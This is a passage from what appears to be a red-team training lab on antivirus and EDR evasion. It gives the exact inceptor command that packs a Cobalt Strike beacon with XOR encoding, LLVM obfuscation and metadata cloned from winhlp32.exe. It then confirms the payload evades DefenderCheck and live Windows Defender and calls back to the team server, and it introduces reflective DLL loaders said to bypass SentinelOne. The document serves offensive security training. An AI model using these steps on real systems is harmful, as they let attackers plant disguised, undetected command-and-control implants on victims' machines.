


Figure 246 - Example of cloned certificate on malicious binary generated by Meta Twin

We can rename the binary to match **explorer.exe** and run **DefenderCheck** to ensure it still bypasses Defender:

```
PS C:\Users\Administrator\Desktop\Tools\metatwin> .\DefenderCheck.exe .\20220429_202836\explorer.exe
Target file size: 1387792 bytes
Analyzing...
Exhausted the search. The binary looks good to go!
PS C:\Users\Administrator\Desktop\Tools\metatwin>
```

Figure 247 - Example of binary with invalid certificate bypassing DefenderCheck

Great we have a binary that now has **explorer.exe** metadata and a digital certificate. Let's run the full test and copy it over to the Windows Defender box to make sure it's not detected.




Figure 248 - Example of binary pretending to be explorer.exe bypassing live Windows Defender test

As we can see above no current detections and the file executes without issue.

Putting it all together

We have covered multiple ways to bypass Windows defender but in a real work engagement you will need a reverse shell or a beacon in our case. Let's move onto working with Cobalt Strike payloads. We are going to make a bypass for Windows Defender that executes our CS beacon without detection. In the past examples we have done a lot of work by hand but what if someone already created a tool that we could use to automate most of the process of everything we just did by hand? Trust me it's rewarding and useful to know how to do this all but it's all fair game to automate this process. Let's introduce you to a amazing tool called **inceptor**⁵⁸.

Inceptor is a template-based PE packer for Windows, designed to help penetration testers and red teamers to bypass common AV and EDR solutions. Inceptor has been designed with a focus on usability, and to allow extensive user customization. Inceptor uses the same C++ templates we have created in pervious labs, same

⁵⁸ <https://github.com/klezVirus/inceptor>

encoding techniques, compilers, metadata cloning, and more. I will let you look up the tool and read up on it, we have used this tool for many red team engagements, and it has worked great to bypass many AV products.

There is so much that this tool can do and with its ability for all templates to be updated we could spend days here reviewing everything, but we have 1 goal and that is to get a CS payload executed on the Windows Defender box with these requirements:

- Must use a CS x64 shellcode
- Must be built with a C++ template (native)
- Must encode shellcode with XOR
- Must use LLVM compiler with obfuscation
- Must clone the metadata from **C:\Windows\winhlp32.exe**


The install process of inceptor can be quite a pain, but we have already handled that for you. As a note this tool runs in a **Python** virtual environment⁵⁹. To use this tool lets first change directory to:

- **cd C:\Users\Administrator\Desktop\Tools\inceptor**

Then we need to run the following command to jump into our virtual environment:

- **venv\Scripts\activate.bat**

CMD should look like this when you run that BAT file:



```
C:\Users\Administrator\Desktop\Tools\inceptor> venv\Scripts\activate.bat
(venv) C:\Users\Administrator\Desktop\Tools\inceptor>
```

Figure 249 - Example of starting virtualenv with Batch file

Now we can run the following command to execute the inceptor python script:

- **python inceptor\inceptor.py**

We should now see the help menu:

⁵⁹ <https://packaging.python.org/en/latest/guides/installing-using-pip-and-virtual-environments/>


```
usage: inceptor.py [-h] [-hh] [--list-modules] [-Z] {native,dotnet,powershell} ...

inceptor: A Windows-based PE Packing framework designed to help
          Red Team Operators to bypass common AV and EDR solutions

positional arguments:
  {native,dotnet,powershell}
    native              Native Artifacts Generator
    dotnet              .NET Artifacts Generator
    powershell         PowerShell Artifacts Generator

options:
  -h, --help            show this help message and exit
  -hh                  Show functional table
  --list-modules        Show loadable modules
  -Z, --check           Check file against DefenderCheck

(venv) C:\Users\Administrator\Desktop\Tools\inceptor>
```

Figure 250 - Example of running inceptor Python script

I am not going to break down each command line argument this is for you to research and will be important for the final lab. First, we are going to generate a CS raw beacon file from the CS client. Your options in the CS client should look like this:




Figure 251 - Example of generating raw shellcode from CS Client

I like to save my raw shellcode files right in the same dir and then clean them up later:

C:\Users\Administrator\Desktop\Tools\inceptor

Make sure to save the beacon shellcode file as **beacon.raw**.

With a CS beacon ready to go let's go ahead and run inceptor to meet our requirements set above. We can run the following command to generate the payload.

- **python inceptor\inceptor.py native beacon.raw -o winhlp32.exe -e nop -e xor --clone "C:\Windows\winhlp32.exe" --hide-window -C llvm --arch x64**

If everything went ok, we should see the following output from inceptor:

```
[+] Native Artifact Generator Started At 2022-04-29 23:58:57.398201
[*] Phase 0: Loading...
[*] Phase 1: Converting binary into shellcode
[>] Transformer: Loader
[*] Phase 2: Encoding
[>] Phase 2.1: Using Inceptor chained-encoder to encode the shellcode
[>] Encoder Chain: NopEncoder->XorEncoder
[*] Phase 3: Generating source files using CLASSIC
[>] Phase 3.1: Writing CPP file in .\temp\tmpr4i2_8i.cpp
[*] Phase 4: EXE compilation and Signing
[>] Phase 4.1: Compiling EXE...
[+] Success: file stored at C:\Users\Administrator\Desktop\Tools\inceptor\inceptor\temp\winhlp32-temp.exe
[+] Shellcode Signature: 5e3f8a8dfa8960c8cf7087d4ac44872e8504f73b
[>] Phase 4.2: Cloning metadata from another binary
[*] Phase 5: Finalising
[>] Phase 5.1: Finalising native binary
[+] Success: file stored at C:\Users\Administrator\Desktop\Tools\inceptor\winhlp32.exe
[*] Phase 6: Cleaning up...
[+] Native Artifact Generator Finished At 2022-04-29 23:59:37.975116
```

Figure 252 - Example of building with inceptor

And we should see our payload in our current directory:










	.gitignore	4/21/2022 4:53 PM	Text Document	1 KB
	.gitmodules	4/21/2022 4:53 PM	Text Document	1 KB
	beacon.raw	4/29/2022 11:58 PM	RAW File	260 KB
	build.bat	4/21/2022 4:53 PM	Windows Batch File	1 KB
	history.txt	4/29/2022 11:58 PM	Text Document	1 KB
	LICENSE	4/21/2022 4:53 PM	File	2 KB
	README.md	4/21/2022 4:53 PM	MD File	11 KB
	requirements.txt	4/21/2022 4:53 PM	Text Document	1 KB
	winhlp32.exe	4/29/2022 11:59 PM	Application	956 KB

Figure 253 - Example of a malicious binary generated with inceptor that looks like winhlp32.exe

Let's go ahead and execute this to see if we get a beacon on the Windows Dev box. It's always a good idea to test payloads first before doing anything else. As shown below the **winhlp32.exe** payload was able to execute successfully, and we have established a beacon on the Windows Dev box:

user	computer	note	process
Administrator *	EC2AMAZ-RO3FECM		winhlp32.exe

Figure 254 - Example of testing payload before dropping on Windows Defender box

Now that we know the payload will execute let's go ahead and test this against DefenderCheck:

```
C:\Users\Administrator\Desktop\Tools\metatwin>DefenderCheck.exe winhlp32.exe
[+] No threat found in submitted file!
C:\Users\Administrator\Desktop\Tools\metatwin>
```

Figure 255 - Example of bypassing DefenderCheck

The above example says the file has no threats, but it seems DefenderCheck errored out. This may be due to the size of the file or the type of compiler we used with inceptor. Now we can move the **winhlp32.exe** payload over to the Windows Defender box for our final test to see if we will bypass Defender:




Figure 256 - Example of CS payload bypassing Windows Defender pretending to be winhlp32.exe

The file was not caught we have a static bypass. Let's execute this file and determine if we can establish a beacon back to the CS team server:

internal	listener	user	computer
10.10.0.122	WindowsUpdate	Administrator *	EC2AMAZ-RO3FECM
10.10.0.149	WindowsUpdate	Administrator *	EC2AMAZ-PFD1OV2

Figure 257 - Example of beacon established on Windows Defender box

As shown above we were successful in getting a Windows Defender bypass by using the inceptor tool to build our payload. Let's take a quick look at the process running the beacon by using **Task Manager**:




Figure 258 - Example of beacon running as winhlp32.exe

We can see the beacon is running and looks very identical to **winhlp32.exe**. From a Blue Team point of view would you think this payload was malicious? Would your logging show anything malicious here? Does **winhlp32.exe** normally run by itself or is there usually a parent process associated?

In this lab we have given you a basic understanding on how to bypass AV/EDR detection. We have covered a few tools here that can get you started in building your own bypasses.

Exercises

1. Build a payload with inceptor and use the Carbon Copy option to clone a Digital Certificate from explorer.exe. Does this still bypass Windows Defender?
2. Build a CS payload with inceptor and use the Clang compiler this time. Do you get the same results?
3. Review the different options that inceptor has to offer along with the native and dotnet templates.

Lab 25: Custom Reflective DLL Loaders

In this lab we will dive into how to use custom reflective DLL loaders. We will briefly touch on what they are and how they work. The entire goal of this lab is to expose you to custom methods of using loaders with Cobalt Strike. With this knowledge, hopefully will allow you to expand community-based loaders to help bypass current AV/EDR products.

System Configuration and Tools:

- Cobalt Strike team server running in docker on Cobalt Strike server
- Cobalt Strike client running on Windows Dev box and Attacker Kali
- CS Client on Windows Dev box

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108
- Cobalt Strike – 10.10.0.204
- Windows Defender Box – 10.10.0.149

Reflective DLL Loader Introduction

Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process. As such the library is responsible for loading itself by implementing a minimal Portable Executable (PE) file loader. It can then govern, with minimal interaction with the host system and process, how it will load and interact with the host.

The process of remotely injecting a library into a process is twofold. Firstly, the library you wish to inject must be written into the address space of the target process (Herein referred to as the host process). Secondly the library must be loaded into that host process in such a way that the library's run time expectations are met, such as resolving its imports or relocating it to a suitable location in memory.

Assuming we have code execution in the host process and the library we wish to inject has been written into an arbitrary location of memory in the host process, Reflective DLL Injection works as follows (**Author: Stephen Fewer**).

- Execution is passed, either via `CreateRemoteThread()` or a tiny bootstrap shellcode, to the library's `ReflectiveLoader` function which is an exported function found in the library's export table.
- As the library's image will currently exist in an arbitrary location in memory the `ReflectiveLoader` will first calculate its own image's current location in memory so as to be able to parse its own headers for use later on.
- The `ReflectiveLoader` will then parse the host process's `kernel32.dll` export table in order to calculate the addresses of three functions required by the loader, namely `LoadLibraryA`, `GetProcAddress` and `VirtualAlloc`.

- The ReflectiveLoader will now allocate a continuous region of memory into which it will proceed to load its own image. The location is not important as the loader will correctly relocate the image later on.
- The library's headers and sections are loaded into their new locations in memory.
- The ReflectiveLoader will then process the newly loaded copy of its image's import table, loading any additional library's and resolving their respective imported function addresses.
- The ReflectiveLoader will then process the newly loaded copy of its image's relocation table.
- The ReflectiveLoader will then call its newly loaded image's entry point function, DllMain with DLL_PROCESS_ATTACH. The library has now been successfully loaded into memory.
- Finally the ReflectiveLoader will return execution to the initial bootstrap shellcode which called it, or if it was called via CreateRemoteThread, the thread will terminate.

Custom Cobalt Strike Reflective DLL Loaders

Cobalt Strike 4.4 added support for using customized reflective loaders for beacon payloads. This has allowed us to break away from the easily detected rdll (Reflective DLL Loader) used by the beacon by default and implement a custom rdll that can help bypass detection against AV/EDR products.

We are going to introduce you to 3 different loaders that have been released over the past few years and some even more recent that have helped bypass multiple AV/EDRs:

- <https://github.com/boku7/BokuLoader>
- <https://github.com/mgeeky/ElusiveMice>
- <https://github.com/kyleavery/AceLdr>

We are not going to deep dive into how the loaders work and what each one offers; this can be found outside of this lab but we are going to cover how to use them and the importance of understanding what they can do for you when up against a AV/EDR product.

Let's jump right into it. First, you can find all of the loaders and the BOF's/Scripts in the BOFs folder under Tools located at the following file directory:

- **C:\Users\Administrator\Desktop\Tools\BOFs\Loaders**

When inside that folder you should see something like this:

File Explorer path: This PC > Desktop > Tools > BOFs > Loaders >

Name	Date modified	Type
AceLdr	10/11/2022 12:14 ...	File folder
BokuLoader	10/11/2022 12:20 ...	File folder
ElusiveMice	10/11/2022 12:18 ...	File folder


ElusiveMice

You will find all of the CNA files that can be loaded in those folders. To start off we are going to use my favorite loader, which is ElusiveMice, this loader has the special ability of bypassing Sentinel One at the time of this writing due to the nature of how it works with NT headers. ElusiveMice does have some cons, for example Sophos picks this loader up due to how AMSI is patched automatically when building a beacon.

For now, we are only going to test against the Windows Dev box. First load in the ElusiveMice CNA script. Then generate a **beacon.exe** executable from the Cobalt Strike client. Your CS script manager should look like this after loading ElusiveMice correctly:

```
C:\Users\Administrator\Desktop\Tools\BOFs\nanodump\NanoDump.cna
C:\Users\Administrator\Desktop\Tools\BOFs\HOLLOW\hollow.cna
C:\Users\Administrator\Desktop\Tools\BOFs\Loaders\ElusiveMice\rdll_loader.cna
```

Once you generate a beacon we can go and check to see if the loader was used and if there were any errors. To do this go to the Script Console on your CS client:



Open that up and you should see some text about the loader. If not, you may need to regenerate the beacon executable again to get the correct output.

```
[12:35:24] [!] ===== Running 'BEACON_RDLL_GENERATE' for DLL resources/beacon.x64.dll with architecture x64
[12:35:24] [!] Loaded Length: 6094 at rdll_loader.cna:68
[12:35:24] [!] Extracted Length: 4933 at rdll_loader.cna:80
[12:35:24] [*] setup_reflective_loader - Available space for the reflective loader: 5K
[12:35:24] [*] setup_reflective_loader - located ReflectiveLoader function at offset 93756
false
[12:35:24] [*] Using user modified reflective DLL! DLLName=resources/beacon.x64.dll Arch=x64
```

Now that we have a beacon executable generated, let's execute this and get a running beacon process on the Windows Dev box.

listener	user	computer	note	process	pid
WindowsUpdate	Administrator *	EC2AMAZ-RO3FECM		beacon.exe	3240

Now we have a running beacon with a custom RDLL loader. Go ahead and test out built-in CS functionality. Everything should work to a degree.

AceLdr

Now that we have a running beacon let's move onto a post-exploitation loader that is great when using CS execute-assembly or remote process injection. AceLdr is a newer loader, this loader has neat tricks that can help you hide the sleep detection issues with C2 frameworks such as Cobalt Strike.

Let's get a raw beacon shellcode generated, first make sure you unload ElusiveMice or there is a very strong chance you beacon will not work.

```
C:\Users\Administrator\Desktop\Tools\BOFs\nanodump\NanoDump.cna
